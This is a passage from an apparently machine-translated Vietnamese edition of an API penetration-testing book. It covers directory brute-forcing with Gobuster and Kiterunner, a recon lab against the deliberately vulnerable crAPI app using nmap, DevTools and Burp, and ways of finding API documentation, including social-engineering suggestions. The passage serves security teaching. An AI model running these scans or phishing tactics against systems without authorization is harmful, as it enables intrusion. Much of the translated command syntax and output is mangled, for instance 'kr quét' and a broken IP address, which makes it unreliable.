Bắt đầu khi nào bạn đang sử dụng công cụ vũ phu, bạn sẽ phải cân bằng kích thước của danh sách từ và khoảng thời gian cần thiết để đạt được kết quả. Kali có danh sách từ thư mục được lưu trữ trong /usr/share/wordlists/dirbuster kỹ lưỡng nhưng sẽ mất một thời gian để hoàn thành. Thay vào đó, bạn có thể sử dụng ~/api/wordlists chúng tôi đã thiết lập trong Chương 4, điều này sẽ tăng tốc độ quét Gobuster của bạn vì danh sách từ tương đối ngắn và chỉ chứa các thư mục liên quan đến API.

Ví dụ sau sử dụng danh sách từ dành riêng cho API để tìm các tệp directo trên một địa chỉ IP:

```
$ gobuster dir -u http://192.168.195.132:8000 -w /home/hapihacker/api/wordlists/common_apis_160
=====
cá bỗng tượng
của OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:          http://192.168.195.132:8000
[+] Phương pháp:  LẤY
[+] Chủ đề:      10
[+] Danh sách từ: /home/hapihacker/api/wordlists/common_apis_160
[+] Phú định Mã trạng thái: 404
[+] Tác nhân người dùng: gobuster
[+] Hết giờ:     10 giây
=====

09:40:11 Khởi động gobuster trong chế độ liệt kê thư mục
=====
/api/           (Trạng thái: 200) [Kích thước: 253]
admin/          (Trạng thái: 500) [Kích thước: 1179]
quản trị        (Trạng thái: 500) [Kích thước: 1179]
viên/           (Trạng thái: 200) [Kích thước: 2833]
đăng nhập/dăng ký (Trạng thái: 200) [Kích thước: 2846]
```

Khi bạn tìm thấy các thư mục API như thư mục /api được hiển thị trong phần đầu ra này, bằng cách thu thập dữ liệu hoặc vũ lực, bạn có thể sử dụng Burp để điều tra thêm về chúng. Gobuster có các tùy chọn bổ sung và bạn có thể liệt kê chúng bằng tùy chọn -h :

```
$ gobuster dir -h
```

Nếu bạn muốn bỏ qua một số mã trạng thái phản hồi, hãy sử dụng tùy chọn -b. Nếu bạn muốn xem mã trạng thái bổ sung, hãy sử dụng -x. Bạn có thể tăng cường tìm kiếm Gobuster bằng cách sau:

```
$ gobuster dir -u http://targetaddress/ -w /usr/share/wordlists/api_list/common_apis_160 -x 200,202,301 -b 302
```

Gobuster cung cấp một cách nhanh chóng để liệt kê các URL đang hoạt động và tìm đường dẫn API.

Khám phá nội dung API với Kiterunner

Trong Chương 4, tôi đã đề cập đến những thành tựu đáng kinh ngạc của Kiterunner của Assetnote, công cụ tốt nhất hiện có để khám phá các điểm cuối và tài nguyên API. Jetzt là lúc để đưa công cụ này vào sử dụng.

Mặc dù Gobuster hoạt động tốt để quét nhanh một ứng dụng web để khám phá các đường dẫn URL, nhưng nó thường dựa vào các yêu cầu HTTP GET tiêu chuẩn. Kiterunner sẽ không chỉ sử dụng tất cả các phương thức yêu cầu HTTP phổ biến với API (GET, POST, PUT và DELETE) mà còn bắt chước các cấu trúc đường dẫn API phổ biến. Nói cách khác, thay vì yêu cầu GET /api/v1/user/create,

Kiterunner sẽ thử POST POST /api/v1/user/create, bắt chước một yêu cầu tíc thực tế hơn.

Bạn có thể thực hiện quét nhanh URL hoặc địa chỉ IP của mục tiêu như sau:

```
$ kr quét http://192.168.195.132:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite
```

```
+-----+-----+
-----+-----+
| CÀI ĐẶT | GIÁ TRỊ |-----+
-----+-----+
| chậm trễ | 0s |
| quét toàn bộ | sai |
| yêu cầu quét toàn bộ | 1451872 |
| tiêu đề | [x-forwarded-for:127.0.0.1] |
| thư làm điều-apis | [/home/hapihacker/api/wordlists/data/kiterunner/routes-large.kite] |
| max-conn-per-host | 3 |
| máy chủ song song tối đa | 50 |
| chuyển hướng tối đa | 3 |
| thời gian chờ tối đa | 3s |
| preflight-tuyến đường | 11 |
| ngưỡng cách ly | 10 |
| yêu cầu quét nhanh | 103427 |
| đọc thân | sai |
| đầu đọc | sai |
| độ sâu quét | 1 |
| bỏ qua xem trước | sai |
| mục tiêu | http://192.168.195.132:8090 |
| tổng-tuyến | 957191 |
| tác nhân người dùng | Trình duyệt Chrome. Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, như Gecko) Chrome/88.0.4324.96 Safari/537.36
+-----+
```

```
[ BÀI 400 941, 46, 11] http://192.168.195.132:8090/trade/queryTransationRecords
0cf689f783e6dab12b6940616f005ecfc3074c4
400 [ 941, 46, 11] http://192.168.195.132:8090/event BÀI ĐĂNG
0cf6890acb41b42f316e86efad29ad69f54408e6
NHẬN 243, 500 [http://192.168.195.132:8090/api-docs -> /api-docs/?group=63578
0cf681b5cf6c877f2e620a8668a4abc7ad07e2db
```

Như bạn có thể thấy, Kiterunner sẽ cung cấp cho bạn một danh sách các con đường thú vị. Thực tế là máy chủ đang phản hồi duy nhất các yêu cầu đối với một số đường dẫn /api/ nhất định cho biết rằng API tồn tại.

Lưu ý rằng chúng tôi đã tiến hành quá trình quét này mà không có bất kỳ tiêu đề ủy quyền nào mà API mục tiêu có thể yêu cầu. Tôi sẽ trình bày cách sử dụng Kiterunner với các tiêu đề ủy quyền trong Chương 7.

Nếu bạn muốn sử dụng danh sách từ văn bản thay vì tệp .kite , hãy sử dụng brute tùy chọn với tệp văn bản bạn chọn:

```
$ kr brute <mục tiêu> -w ~/api/wordlists/data/automated/nameofwordlist.txt
```

Nếu bạn có nhiều mục tiêu, bạn có thể lưu danh sách các mục tiêu được phân tách bằng dòng dưới dạng một tệp văn bản và sử dụng tệp đó làm mục tiêu. Bạn có thể sử dụng bất kỳ định dạng URI được phân tách bằng dòng nào sau đây làm đầu vào:

```
Test.com
Test2.com:443
http://test3.com
http://test4.com
http://test5.com:8888/api
```

Một trong những tính năng thú vị nhất của Kiterunner là khả năng phát lại các yêu cầu. Như vậy, bạn không chỉ có một kết quả thu vị để điều tra mà còn có thể mở xem xác lý do tại sao yêu cầu đó lại thu vị. Để phát lại yêu cầu, hãy sao chép toàn bộ dòng nội dung vào Kiterunner, dán nội dung đó bằng tay và chọn phát lại kb và bao gồm danh sách từ bạn đã sử dụng:

```
$ kr kb phát lại "NHẬN 7,41B] http:1892.168.50.35:8888/api/privatisations/
đêm 0cf6841b1e7ac8badc6e237ab300a90ca873d571" -w ~/api/wordlists/data/kiterunner/routes
large.kite
```

Việc chạy này sẽ phát lại yêu cầu và cung cấp cho bạn phản hồi HTTP. Sau đó, bạn có thể xem lại nội dung để xem liệu có điều gì đáng để bạn điều tra hay không. Tôi thường xem xét các kết quả thu vị và sau đó chuyển sang thử nghiệm chúng bằng Postman và Burp Suite.

Bản tóm tắt

Trong chương này, chúng ta đã đi sâu vào việc khám phá các API bằng cách sử dụng trình săt chủ động và thụ động. Thu thập thông tin được cho là phần quan trọng nhất của việc hack API vì một vài lý do. Đầu tiên, bạn không thể tấn công API nếu bạn không tìm thấy nó. Do thám thụ động sẽ cung cấp cho bạn cái nhìn sâu sắc về bè mặt tấn công và tiếp xúc công khai của một tổ chức. Bạn có thể tìm thấy một số chiến thắng dễ dàng như mật khẩu, khóa API, mã thông báo API và các lỗ hổng tiết lộ thông tin khác.

Tiếp theo, tích cực tương tác với môi trường của khách hàng sẽ khám phá ra bối cảnh hoạt động hiện tại của API của họ, chẳng hạn như hệ điều hành của máy chủ lưu trữ nó, phiên bản API, loại API, phiên bản phần mềm hỗ trợ nào đang được sử dụng, liệu API có dễ bị khai thác hay không, mục đích sử dụng của API các hệ thống và cách chúng hoạt động cùng nhau.

Trong chương tiếp theo, bạn sẽ bắt đầu thao tác và làm mờ các API để khám phá các lỗ hổng bảo mật.

Lab #3: Thực hiện Active Recon cho Black Box Test

Công ty của bạn đã được tiếp cận bởi một doanh nghiệp dịch vụ ô tô nổi tiếng, crAPI Car Services. Công ty muốn bạn thực hiện kiểm tra thâm nhập API. Trong một số cam kết, khách hàng sẽ cung cấp cho bạn các chi tiết như

như địa chỉ IP, số cổng và có thể là tài liệu API. Tuy nhiên, crAPI muốn đây là một thử nghiệm hộp đen. Công ty trống cậy vào bạn để tìm API của nó và cuối cùng là kiểm tra xem nó có bắt kỳ lỗ hổng nào không.

Đảm bảo rằng bạn đã thiết lập và chạy phiên bản phòng thí nghiệm crAPI của mình trước khi bạn tiếp tục. Sử dụng máy hack API Kali của bạn, hãy bắt đầu bằng cách khai phá địa chỉ IP của API. Phiên bản crAPI của tôi được đặt tại 192.168.50.35. Để khai phá địa chỉ IP của phiên bản được triển khai cục bộ của bạn, hãy chạy netdiscover rồi xác nhận những phát hiện của bạn bằng cách nhập địa chỉ IP vào trình duyệt. Sau khi bạn có địa chỉ mục tiêu, hãy sử dụng Nmap để quét phát hiện chung.

Bắt đầu với việc quét Nmap chung để tìm hiểu xem bạn đang làm việc với cái gì.

Như đã thảo luận trước đó, nmap -sC -sV 192.168.50.35 -oA crapi_scan quét mục tiêu được cung cấp bằng cách sử dụng liệt kê dịch vụ và tập lệnh Nmap mặc định, sau đó lưu kết quả ở nhiều định dạng để xem xét sau.

Báo cáo quét Nmap cho 192.168.50.35

Máy chủ đang hoạt động (độ trễ 0,00043 giây).

Không hiển thị: 994 cổng đã đóng

BẢN CÔNG DỊCH VỤ NHÀ NƯỚC

```
1025/tcp mở smtp [smtp-]          hậu tố smtpd
lên: Xin chào nmap.scanme.org, PIPELINING, AUTH PLAIN,
5432/tcp mở postgresql PostgreSQL DB 9.6.0 trở lên
| chuỗi dấu vân tay:
| SMBProgNeg:
| SFATAL
| VFATAL
| C0A000
| | | Giao thức giao diện người dùng được hỗ trợ Mun 65363.19778: máy chủ hỗ trợ 2.0 đến 3.0
| Fpostmaster.c
| L2109
|_ RProcessStartupPacket
8000/tcp mở http-alt WSGIServer/0.2 CPython/3.8.7
| chuỗi dấu vân tay:
| FourOhFourYêu cầu:
| HTTP/1.1 404 Không tìm thấy
| Ngày: Thứ ba, ngày 25 tháng 5 năm 2021 19:04:36 GMT
| Máy chủ: WSGIServer/0.2 CPython/3.8.7
| Loại nội dung: văn bản/html
| Độ dài nội dung: 77
| Khác nhau: Nguồn gốc
| Tùy chọn khung hình X: SAMEORIGIN
| <h1>Không tìm thấy</h1><p>Không tìm thấy tài nguyên được yêu cầu trên máy chủ này.</p>
| Nhận yêu cầu:
| HTTP/1.1 404 Không tìm thấy
| Ngày: Thứ ba, ngày 25 tháng 5 năm 2021 19:04:31 GMT
| Máy chủ: WSGIServer/0.2 CPython/3.8.7
| Loại nội dung: văn bản/html
| Độ dài nội dung: 77
| Khác nhau: Nguồn gốc
| Tùy chọn khung hình X: SAMEORIGIN
| <h1>Không tìm thấy</h1><p>Không tìm thấy tài nguyên được yêu cầu trên máy chủ này.</p>
```

Kết quả quét Nmap này cho thấy mục tiêu có một số cổng đang mở, bao gồm 1025, 5432, 8000, 8080, 8087 và 8888. Nmap đã cung cấp đủ thông tin để bạn biết rằng cổng 1025 đang chạy dịch vụ thư SMTP, cổng 5432 là cổng Cơ sở dữ liệu PostgreSQL và các cổng còn lại đã nhận được phản hồi HTTP. Quá trình quét Nmap cũng tiết lộ rằng các dịch vụ HTTP đang sử dụng máy chủ ứng dụng web CPython, WSGIServer và OpenResty.

Lưu ý phản hồi từ cổng 8080, có tiêu đề đề xuất API:

Loại nội dung: Ứng dụng/json và "lỗi": "Mã thông báo không hợp lệ" .

Theo dõi quá trình quét Nmap chung với quá trình quét tất cả các cổng để xem liệu có bất kỳ thứ gì đang ẩn trên một cổng không phổ biến hay không:

```
$ nmap -p- 192.168.50.35
```

Báo cáo quét Nmap cho 192.168.50.35
 Máy chủ đang hoạt động (độ trễ 0,00068 giây).
 Không hiển thị: 65527 cổng đã đóng
 HẢI CĂNG DỊCH VỤ NHÀ NƯỚC
 1025/tcp mở NFS-hoặc-IIS
 5432/tcp mở postgresql
 8000/tcp mở http-alt
 8025/tcp mở ca-kiểm toán-da
 8080/tcp mở http-proxy
 8087/tcp mở đơn giản hóa phương tiện
 8888/tcp open sun-answerbook
 27017/tcp mở mongod

Quá trình quét tất cả các cổng phát hiện ra một máy chủ web MailHog chạy trên 8025 và MongoDB trên cổng không phổ biến 27017. Những điều này có thể hữu ích khi chúng tôi cố gắng khai thác API trong các phòng thí nghiệm sau này.

Kết quả quét Nmap ban đầu của bạn cho thấy một ứng dụng web đang chạy trên cổng 8080, điều này sẽ dẫn đến bước hợp lý tiếp theo: phân tích thực hành ứng dụng web. Truy cập tất cả các cổng đã gửi phản hồi HTTP tới Nmap (cụ thể là các cổng 8000, 8025, 8080, 8087 và 8888).

Đối với tôi, điều này có nghĩa là nhập các địa chỉ sau vào trình duyệt:

```
http://192.168.50.35:8000
http://192.168.50.35:8025
http://192.168.50.35:8080
http://192.168.50.35:8087
http://192.168.50.35:8888
```

Cổng 8000 đưa ra một trang web trống với thông báo “Không tìm thấy tài nguyên được yêu cầu trên máy chủ này.”


Cổng 8025 hiển thị máy chủ web MailHog với thông báo “chào mừng bạn đến với cPanel” e-mail. Chúng ta sẽ quay lại vấn đề này sau trong phòng thí nghiệm.

Cổng 8080 trả về { "error": "Invalid Token" } mà chúng tôi nhận được trong lần quét Nmap đầu tiên.

Cổng 8087 hiển thị lỗi "không tìm thấy trang 404".

Cuối cùng, cổng 8888 hiển thị trang đăng nhập crAPI, như trong Hình 6-22.

Do các lỗi và thông tin liên quan đến ủy quyền, việc mở các cổng có thể sẽ hữu ích hơn cho bạn với tư cách là người dùng được xác thực.



Hình 6-22: Trang đích của crAPI


Bây giờ, hãy sử dụng DevTools để điều tra các tệp nguồn JavaScript trên trang này. Truy cập tab Mạng và làm mới trang để các tệp nguồn xuất hiện minden. Chọn một tệp nguồn mà bạn quan tâm, nhấp chuột phải vào tệp đó và gửi tệp đó đến bảng Nguồn.

Bạn nên khám phá tệp nguồn /static/js/main.f6a58523.chunk.js .

Tìm kiếm "API" trong tệp này và bạn sẽ tìm thấy các tham chiếu đến điểm cuối API crAPI (xem Hình 6-23).

Chúc mừng! Bạn đã phát hiện ra API đầu tiên của mình bằng cách sử dụng Công cụ dành cho nhà phát triển của Chrome để theo dõi tích cực. Chỉ cần tìm kiếm thông qua tệp nguồn, bạn đã tìm thấy nhiều điểm cuối API duy nhất.

Bây giờ, nếu bạn xem lại tệp nguồn, bạn sẽ thấy các API liên quan đến quá trình đăng ký. Bước tiếp theo, bạn nên chặn các yêu cầu cho quy trình này để xem API hoạt động. Trên trang web crAPI, nhấp vào nút Đăng ký . Điền vào các trường tên, email, điện thoại và mật khẩu. Sau đó, trước khi nhấp vào nút Đăng ký ở cuối trang, hãy khởi động Burp Suite và sử dụng proxy FoxyProxy Hackz để chặn lưu lượng truy cập trình duyệt của bạn. Khi Burp Suite và proxy Hackz đang chạy, hãy nhấp vào nút Đăng ký .



```

Sources Network Performance Memory Application Security Lighthouse
main.f6a58523.c...k.js?formatted ×
317     , w = {
318         LOGIN: "api/auth/login",
319         GET_USER: "api/v2/user/dashboard",
320         SIGNUP: "api/auth/signup",
321         RESET_PASSWORD: "api/v2/user/reset-password",
322         FORGOT_PASSWORD: "api/auth/forgot-password",
323         VERIFY_OTP: "api/auth/v3/check-otp",
324         LOGIN_TOKEN: "api/auth/v4.0/user/login-with-token",
325         ADD_VEHICLE: "api/v2/vehicle/add_vehicle",
326         GET_VEHICLES: "api/v2/vehicle/vehicles",
327         RESEND_MAIL: "api/v2/vehicle/resend_email",
328         CHANGE_EMAIL: "api/v2/user/change-email",
329         VERIFY_TOKEN: "api/v2/user/verify-email-token",
330         UPLOAD_PROFILE_PIC: "api/v2/user/pictures",
331         UPLOAD_VIDEO: "api/v2/user/videos",
332         CHANGE_VIDEO_NAME: "api/v2/user/videos/<videoId>",
333         REFRESH_LOCATION: "api/v2/vehicle/<carId>/location",
334         CONVERT_VIDEO: "api/v2/user/videos/convert_video",
335         CONTACT_MECHANIC: "api/merchant/contact_mechanic",
336         RECEIVE_REPORT: "api/mechanic/receive_report",
337         GET_MECHANICS: "api/mechanic",
338         GET_PRODUCTS: "api/shop/products",
339         GET_SERVICES: "api/mechanic/service_requests",
340         BUY_PRODUCT: "api/shop/orders",
341         GET_ORDERS: "api/shop/orders/all",
342         RETURN_ORDER: "api/shop/orders/return_order",
343         APPLY_COUPON: "api/shop/apply_coupon",
344         ADD_NEW_POST: "api/v2/community/posts",
345         GET_POSTS: "api/v2/community/posts/recent",
346         GET_POST_BY_ID: "api/v2/community/posts/<postId>",
347         ADD_COMMENT: "api/v2/community/posts/<postId>/comment",
348         VALIDATE_COUPON: "api/v2/coupon/validate-coupon"
349     }

```

Hình 6-23: Tệp nguồn JavaScript chính của crAPI

Trong Hình 6-24, bạn có thể thấy rằng trang đăng ký crAPI đưa ra yêu cầu POST tới /identity/api/auth/signup khi bạn đăng ký một tài khoản mới. Yêu cầu này, được ghi lại trong Burp, xác thực rằng bạn đã phát hiện ra sự tồn tại của API crAPI và trực tiếp xác nhận một trong các chức năng của điểm cuối được xác định.



```

Request to http://192.168.50.35:8888
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions ▾
1 POST /identity/api/auth/signup HTTP/1.1
2 Host: 192.168.50.35:8888
3 Content-Length: 98
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
5 Content-Type: application/json
6 Accept: /*
7 Origin: http://192.168.50.35:8888
8 Referer: http://192.168.50.35:8888/signup
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "name": "hAPIhacker",
    "email": "hapi@hacker.com",
    "number": "1234567899",
    "password": "SuperSecretpw1!"
}

```

Hình 6-24: Yêu cầu đăng ký crAPI bị chặn bằng Burp Suite

Bạn đã làm rất tốt! Bạn không chỉ khám phá ra một API mà còn tìm ra cách để tương tác với nó. Trong phòng thí nghiệm tiếp theo của chúng tôi, bạn sẽ tương tác với các chức năng của API này và xác định các điểm yếu của nó. Tôi khuyến khích bạn tiếp tục thử nghiệm các công cụ khác đối với mục tiêu này. Bạn có thể khám phá API theo bất kỳ cách nào khác không?

7

PHÂN TÍCH KẾT QUẢ



Bây giờ bạn đã khám phá ra một số API, đã đến lúc bắt đầu sử dụng và thử nghiệm các điểm cuối mà bạn đã tìm thấy. Chương này sẽ đề cập đến việc tương tác với các điểm cuối, kiểm tra các lỗ hổng của chúng và thậm chí có thể đạt được một số chiến thắng sớm.

Khi nói "chiến thắng sớm", ý tôi là các lỗ hổng nghiêm trọng hoặc rò rỉ dữ liệu đôi khi xuất hiện trong giai đoạn thử nghiệm này. API là một loại mục tiêu đặc biệt vì bạn có thể không cần các kỹ năng nâng cao để vượt qua tường lửa và bảo mật điểm cuối; thay vào đó, bạn có thể chỉ cần biết cách sử dụng điểm cuối khi nó được thiết kế.

Chúng ta sẽ bắt đầu bằng cách tìm hiểu cách khám phá định dạng số của API các yêu cầu từ tài liệu, thông số kỹ thuật và kỹ thuật đảo ngược của nó, đồng thời chúng tôi sẽ sử dụng các nguồn này để xây dựng bộ sưu tập Postman để chúng tôi có thể thực hiện phân tích trên từng yêu cầu. Sau đó, chúng ta sẽ xem qua một quy trình đơn giản mà bạn có thể sử dụng để bắt đầu thử nghiệm API của mình và thảo luận về cách bạn có thể tìm thấy các lỗ hổng đầu tiên của mình, chẳng hạn như tiết lộ thông tin, cấu hình sai bảo mật, lộ dữ liệu quá mức và lỗi logic nghiệp vụ.

Tìm thông tin yêu cầu

Nếu bạn đã quen với việc tấn công các ứng dụng web, thì việc tìm kiếm các lỗ hổng API của bạn sẽ hơi quen thuộc. Sự khác biệt chính là bạn không còn có các tín hiệu GUI rõ ràng như thanh tìm kiếm, trường đăng nhập và các nút để tải tệp lên. Việc hack API dựa trên các hoạt động phụ trợ của những mục được tìm thấy trong GUI—cụ thể là, NHẬN các yêu cầu với tham số truy vấn và hầu hết các yêu cầu POST/PUT/UPDATE/DELETE.

Trước khi bạn tạo các yêu cầu tới một API, bạn sẽ cần hiểu về nó điểm cuối, tham số yêu cầu, tiêu đề cần thiết, yêu cầu xác thực và chức năng quản trị. Tài liệu thường sẽ chỉ cho chúng ta những yêu tố đó. Do đó, để thành công với tư cách là một hacker API, bạn cần biết cách đọc và sử dụng tài liệu API, cũng như cách tìm tài liệu đó. Thậm chí tốt hơn, nếu bạn có thể tìm thấy thông số kỹ thuật cho API, bạn có thể nhập trực tiếp thông số đó vào Postman để tự động tạo các yêu cầu.

Khi bạn đang thực hiện kiểm tra API hộp đen và tài liệu thực sự không có sẵn, bạn sẽ phải tự thiết kế ngược các yêu cầu API. Bạn sẽ cần tìm hiểu kỹ về API để khám phá các điểm cuối, tham số và yêu cầu tiêu đề nhằm vạch ra API và chức năng của nó.

Tìm thông tin trong tài liệu

Như bạn đã biết, tài liệu của API là một tập hợp các hướng dẫn được xuất bản bởi nhà cung cấp API cho người tiêu dùng API. Bởi vì các API công khai và đối tác được thiết kế với mục đích tự phục vụ, nên người dùng công khai hoặc đối tác sẽ có thể tìm thấy tài liệu, hiểu cách sử dụng API và làm như vậy mà không cần sự trợ giúp từ nhà cung cấp. Điều khá phổ biến là tài liệu được đặt trong các thư mục như sau:

```
https://example.com/docs
https://example.com/api/docs
https://docs.example.com
https://dev.example.com/docs
https://developer.example.com/docs
https://api.example.com/docs
https://example.com/developers/documentation
```

Khi tài liệu không có sẵn công khai, hãy thử tạo một tài khoản và tìm kiếm tài liệu trong khi được xác thực. Nếu bạn vẫn không thể tìm thấy tài liệu, tôi đã cung cấp một vài danh sách từ API trên GitHub có thể giúp bạn khám phá tài liệu API thông qua việc sử dụng một kỹ thuật làm mờ có tên là thư mục brute force ([https://github.com/HAPI-hacker/Hacking -API](https://github.com/HAPI-hacker/Hacking-API)).

Bạn có thể sử dụng subdomains_list và dir_list để cưỡng chế các miền con và miền của ứng dụng web và có khả năng tìm thấy các tài liệu API được lưu trữ trên trang web. Rất có thể bạn sẽ có thể khám phá tài liệu trong quá trình trinh sát và quét ứng dụng web.

Nếu tài liệu của một tổ chức thực sự bị khóa, bạn vẫn có một vài lựa chọn. Trước tiên, hãy thử sử dụng các kỹ năng hack Google của bạn để tìm nó trên các công cụ tìm kiếm và trong các công cụ trình sát khác. Thứ hai, sử dụng Wayback Machine (<https://web.archive.org/>). Nếu mục tiêu của bạn đã từng đăng công khai tài liệu API của họ và sau đó rút lại tài liệu đó, thì có thể có một kho lưu trữ tài liệu của họ. Tài liệu lưu trữ có thể sẽ lỗi thời, nhưng nó sẽ cung cấp cho bạn ý tưởng về các yêu cầu xác thực, sơ đồ đặt tên và vị trí điểm cuối. Thứ ba, khi được phép, hãy thử các kỹ thuật kỹ thuật xã hội để lừa một tổ chức chia sẻ tài liệu của họ. Những kỹ thuật này nằm ngoài phạm vi của cuốn sách này, nhưng bạn có thể sáng tạo với các nhà phát triển lừa đảo, vishing và lừa đảo, bộ phận bán hàng và đối tác tổ chức để truy cập vào tài liệu API. Hành động như một khách hàng mới đang cố gắng làm việc với API mục tiêu.

LƯU Ý Tài liệu API chỉ là điểm bắt đầu. Đừng bao giờ tin rằng tài liệu là chính xác và cập nhật hoặc chúng bao gồm mọi thứ cần biết về điểm cuối. Luôn kiểm tra các phương pháp, điểm cuối và tham số không có trong tài liệu. Không tin tưởng và xác minh.

Mặc dù tài liệu API rất đơn giản nhưng vẫn có một số yếu tố cần chú ý. Tổng quan thường là phần đầu tiên của tài liệu API. Thông thường được tìm thấy ở phần đầu của tài liệu, phần tổng quan sẽ cung cấp phần giới thiệu cấp cao về cách kết nối và sử dụng API. Ngoài ra, nó có thể chứa thông tin về xác thực và giới hạn tốc độ.

Xem lại tài liệu về chức năng hoặc các hành động mà bạn có thể thực hiện bằng cách sử dụng API đã cho. Chúng sẽ được thể hiện bằng sự kết hợp của một phương thức HTTP (GET, PUT, POST, DELETE) và một điểm cuối. API của mọi tổ chức sẽ khác nhau, nhưng bạn có thể mong đợi tìm thấy chức năng liên quan đến quản lý tài khoản người dùng, các tùy chọn để tải lên và tải xuống dữ liệu, các cách khác nhau để yêu cầu thông tin, v.v.

Khi đưa ra yêu cầu tới một điểm cuối, hãy đảm bảo rằng bạn lưu ý yêu cầu yêu cầu. Các yêu cầu có thể bao gồm một số hình thức xác thực, tham số, biến đường dẫn, tiêu đề và thông tin có trong phần thân của yêu cầu. Tài liệu API sẽ cho bạn biết nó yêu cầu gì ở bạn và đề cập đến phần nào của yêu cầu mà thông tin đó thuộc về. Nếu tài liệu cung cấp các ví dụ, hãy sử dụng chúng để giúp bạn. Thông thường, bạn có thể thay thế các giá trị mẫu bằng giá trị bạn đang tìm kiếm. Bảng 7-1 mô tả một số quy ước thường được sử dụng trong các ví dụ này.

Bảng 7-1: Quy ước tài liệu API

Ví dụ quy ước	Nghĩa
: hoặc {}	/tên người dùng
	/tên người dùng)
	/người dùng/2727
	/tài khoản người dùng
	/tài khoản người dùng}
	/tài khoản/scuttlephish

(còn tiếp)

Bảng 7-1: Các quy ước về tài liệu API (tiếp theo)

Ví dụ quy ước	Nghĩa
[]	/api/v1/user?find=[name] Dấu ngoặc vuông cho biết đầu vào là tùy chọn.
	"màu xanh" "xanh" "đỏ" Các thanh đôi biểu thị các giá trị có thể khác nhau có thể được sử dụng.
< >	<tim hàm> Đầu ngoặc nhọn biểu thị DomString, là chuỗi 16 bit.

Ví dụ: sau đây là yêu cầu GET từ Pixi để bị tấn công
Tài liệu API:

1 NHÂN	2/api/picture/{picture_id}/likes	lấy danh sách lượt thích của người dùng
3 thông số		
Tên	Sự miêu tả	
mã thông báo truy cập x *		
chuỗi (tiêu đề)	Người dùng Mã thông báo JWT	
ảnh chứng xác thực cá nhân *	trong chuỗi URL	
con số (con đường)		

Bạn có thể thấy phương thức là GET 1, điểm cuối là /api/picture/{picture_id}/likes 2 và yêu cầu duy nhất là x-access-token tiêu đề và biến picture_id sẽ được cập nhật trong đường dẫn 3. Bởi giờ bạn biết rằng, để kiểm tra điểm cuối này, bạn sẽ cần tìm ra cách lấy Mã thông báo Web JSON (JWT) và hình thức của picture_id nằm ở trong.

Sau đó, bạn có thể thực hiện các hướng dẫn này và chèn thông tin vào trình duyệt API chẳng hạn như Postman (xem Hình 7-1). Như bạn sẽ thấy, tất cả các tiêu đề bên cạnh x-access-token sẽ được Postman tự động tạo.

Ở đây, tôi đã xác thực trang web và tìm thấy picture_id được liệt kê dưới các hình ảnh. Tôi đã sử dụng tài liệu này để tìm quy trình đăng ký API, quy trình này đã tạo ra JWT. Sau đó, tôi đã lấy JWT và lưu nó dưới dạng biến hapi_token; chúng ta sẽ sử dụng các biến trong suốt chương này.
Sau khi mã thông báo được lưu dưới dạng một biến, bạn có thể gọi nó bằng cách sử dụng tên biến được đặt trong dấu ngoặc nhọn: {{hapi_token}}. (Lưu ý rằng nếu bạn đang làm việc với nhiều bộ sưu tập, bạn sẽ muốn sử dụng các biến mới trường để thay thế.) Kết hợp lại với nhau, nó tạo thành một yêu cầu API thành công. Bạn có thể thấy rằng nhà cung cấp đã trả lời "200 OK" cùng với yêu cầu thông tin.

The screenshot shows the Postman interface with the following details:

- URL:** {{baseUrl}}/api/picture/214/likes
- Method:** GET
- Headers:**
